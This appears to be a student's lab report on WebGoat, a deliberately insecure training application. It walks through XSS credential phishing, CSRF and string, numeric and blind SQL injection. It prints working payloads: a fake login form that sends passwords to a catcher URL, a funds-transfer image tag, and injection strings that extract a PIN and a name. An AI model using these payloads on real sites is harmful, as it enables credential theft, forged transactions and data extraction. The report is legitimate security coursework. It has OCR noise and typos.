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# LAB 5 Web Server Script Attack

WebGoat is a set of intentionally insecure web applications with progressively more difficult CSQL injection vulnerabilities.

I used both the virtual lab setup and local mac os set up for completing this lab. For Phishing with XSS, Cross Site Request Forgery, I have used vlab's Windows XP VM. For String SQL Injection, Numeric SQL Injection, Blind Numeric SQL Injection and Blind String SQL Injection, I have used my own computer.

For running webgoat on local computer i installed following:

JDK

Apache Tomcat Server


Webgoat war file

Mozilla Firefox older version before 29.00 Tamper Data add-on for firefox.

I deployed Webgoat.war in tomcat webapps. From the mac terminal i started tomcat server using following command: cd Desktop/apache-tomcat-7/bin ./startup.sh

The above command will start tomcat server.

We can then go to webgoat that is running on our local system.



On Windows, start WebGoat by double-clicking webgoat.bat in the folder WebGoat-5.3\_RC1. Then wait for the server to start. On Windows, a Tomcat window will open. Everywhere else, the messages will appear in the terminal. The message should end with "INFO: Server startup in [number] ms" when it is ready.

Once it has started, we can then open a web browser and visit the WebGoat page. On Windows, it is http://localhost/webgoat/attack.

Username: webgoat Password: webgoat

Click "Start Webgoat" about halfway down the webpage.


## 1) Cross-Site Scripting (XSS)

Cross-site scripting (XSS) is a type of computer security vulnerability which is found in web applications. XSS enables attackers to inject client-side scripts into web pages viewed by other users. Across-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.

### a. Phishing with XSS

For completing Phishing with XSS on webgoat, we have to perform following steps:

Click on the click under phishing with XSS under Cross site Scripting (XSS).



- 1. We have to prepare html and insert to request the credentials.
- 2. Add javascript to actually collect the credentials.
- Post the credentials to http://localhost/Webgoat/catcher?PROPERTY=yes....


#### Html code:

Free Lottery Tickets <hr />


<br/><b> Only registered users are allowed to access our services : </b> <br> Username : <br> <input type = "text" name = "username"><br>

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Password : <br/>
<input type = "text" name = "password"><br>
<input type = "submit" value = "Login" onclick = "var xsslmg = new Image();<br/>
xsslmg.src = <br/>
'http://localohost/webgoat/catcher?PROPERTY=yes&u='+this.form.username.value+'&p ='+this.form.password.value;">
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User enters username: webgoat and password: \*\*\*\*\*\*\*
This password and username will be captured by the servlet running on tomcat server.



After the attack is successful:



## b. Cross Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.

For completing Cross Site Request Forgery on webgoat, we have to perform following steps:


Click on the click Cross Site Request Forgery under phishing with XSS under Cross site Scripting (XSS).

In this exercise the goal is to send an email to a newsgroup that contains an image whose URL is pointing to malicious request.


Perform following steps to complete the lesson:

Enter the following in message box :


How are You ? <IMG SRC="attack?Screen=13&menu=900&transferFunds=4000" width = "1" height = "1">



Click on submit.



Click on hello message. The attack is successful.




#### 2) SQL Injection Flaws

You start this part by clicking on the "Injection Flaws" tab and looking under the LAB: SQL Injection section:


Complete the following two parts of the SQL Injection Lab. For each part, include the correct values used to successfully exploit the application for each stage.

## **Stage 1: String SQL Injection**

Click string SQLI injection under SQL injection section:




Start the tamper data tool (Developer tools for firefox). Change the value in drop down to "Neville" and click on login.



Enter the following value for password field to perform sql string injection:

#### x' or 'a'='a

#### An click OK.



Code Quality Concurrency Unvalidated Parameters Access Control Flaws Authentication Flaws Session Management Flaws Cross-Site Scripting (XSS) Buffer Overflows Injection Flaws



Improper Error Handling

Insecure Storage
Denial of Service
Insecure Configuration

Stage 2: Block SQL Injection using a Parameterized Query.


Implement a fix to block SQL injection into the fields in question on the Login page. Repeat stage 1. Verify that the attack is no longer effective.

\* You have completed String SQL Injection.
\* Welcome to Parameterized Query #1




#### Stage 3 Numeric SQL Injection


Click Numeric SQL injection under SQL injection section:



Start the tamper data tool and click on Login. Enter the password as "larry". Select Larry Stooge and click on view profile. In employee\_id section put 101 or 1=1 order by salary desc.



#### Result:



#### 3) Extra Credit:

Complete the following two parts of the Injection Flaws lab. For each part, include the correct values used to successfully exploit the application for each stage.

#### Blind Numeric SQL Injection

Prepare following sql command for this exercise:

SQL Command:

SELECT pin FROM pins WHERE cc number = '1111222233334444'

#### INJECTED QUERY

101 AND 1 = ((SELECT pin FROM pins WHERE cc\_number = '1111222233334444' ) = VARIABLE\_NUMBER\_FOR\_PIN)

IF TRUE, THIS QUERY - > ((SELECT pin FROM pins WHERE cc\_number = '1111222233334444') = 1) RETURNS 1

IF FALSE, THIS QUERY - > ((SELECT pin FROM pins WHERE cc\_number = '1111222233334444') = 1) RETURNS 0


account\_number = 101 AND 1 = ((SELECT pin FROM pins WHERE cc\_number = 1111222233334444) = )

Php encoded version of above account\_number :

Account\_number = 101%20AND%201%20%3D%20((SELECT%20pin%20FROM%20pins%20WHERE%20cc\_number %20%3D%20%E2%80%981111222233334444%E2%80%99%20)%20%3D%20)%0A

This will be our hijack ld:

Once the session is hijacked we will get the pin for the required account.





#### **Blind String SQL Injection**

Change in query would be:

101 AND (SUBSTRING((SELECT name FROM pins WHERE cc\_number='4321432143214321'), 1, 1) < 'H' );

We can compare characters the same way we can compare numbers. For example, N > M. However, without the SUBSTRING method, we are attempting to compare the entire string to one letter, which doesn't help us. The substring method has the following syntax:

#### SUBSTRING(STRING,START,LENGTH)

The expression above compares the first letter to H. It will return false and show invalid account number. Changing the boolean expression to < 'L' returns true, so we know the letter is between H and L. With a few more queries, we can determine the first letter is J. Note that capitalization matters, and it's right to assume the first letter is capitalized.

To determine the second letter, we have to change the SUBSTRING parameters to compare against the second letter. We can use this command:

101 AND (SUBSTRING((SELECT name FROM pins WHERE cc number='4321432143214'), <u>2</u>, 1) < '<u>h</u>');

Using several more queries, we can determine the second letter is i. Note that we are comparing the second character to a lowercase h. Continue this process until you have the rest of the letters. The name is Jill. Enter this name to complete the lesson. Capitalization matters.

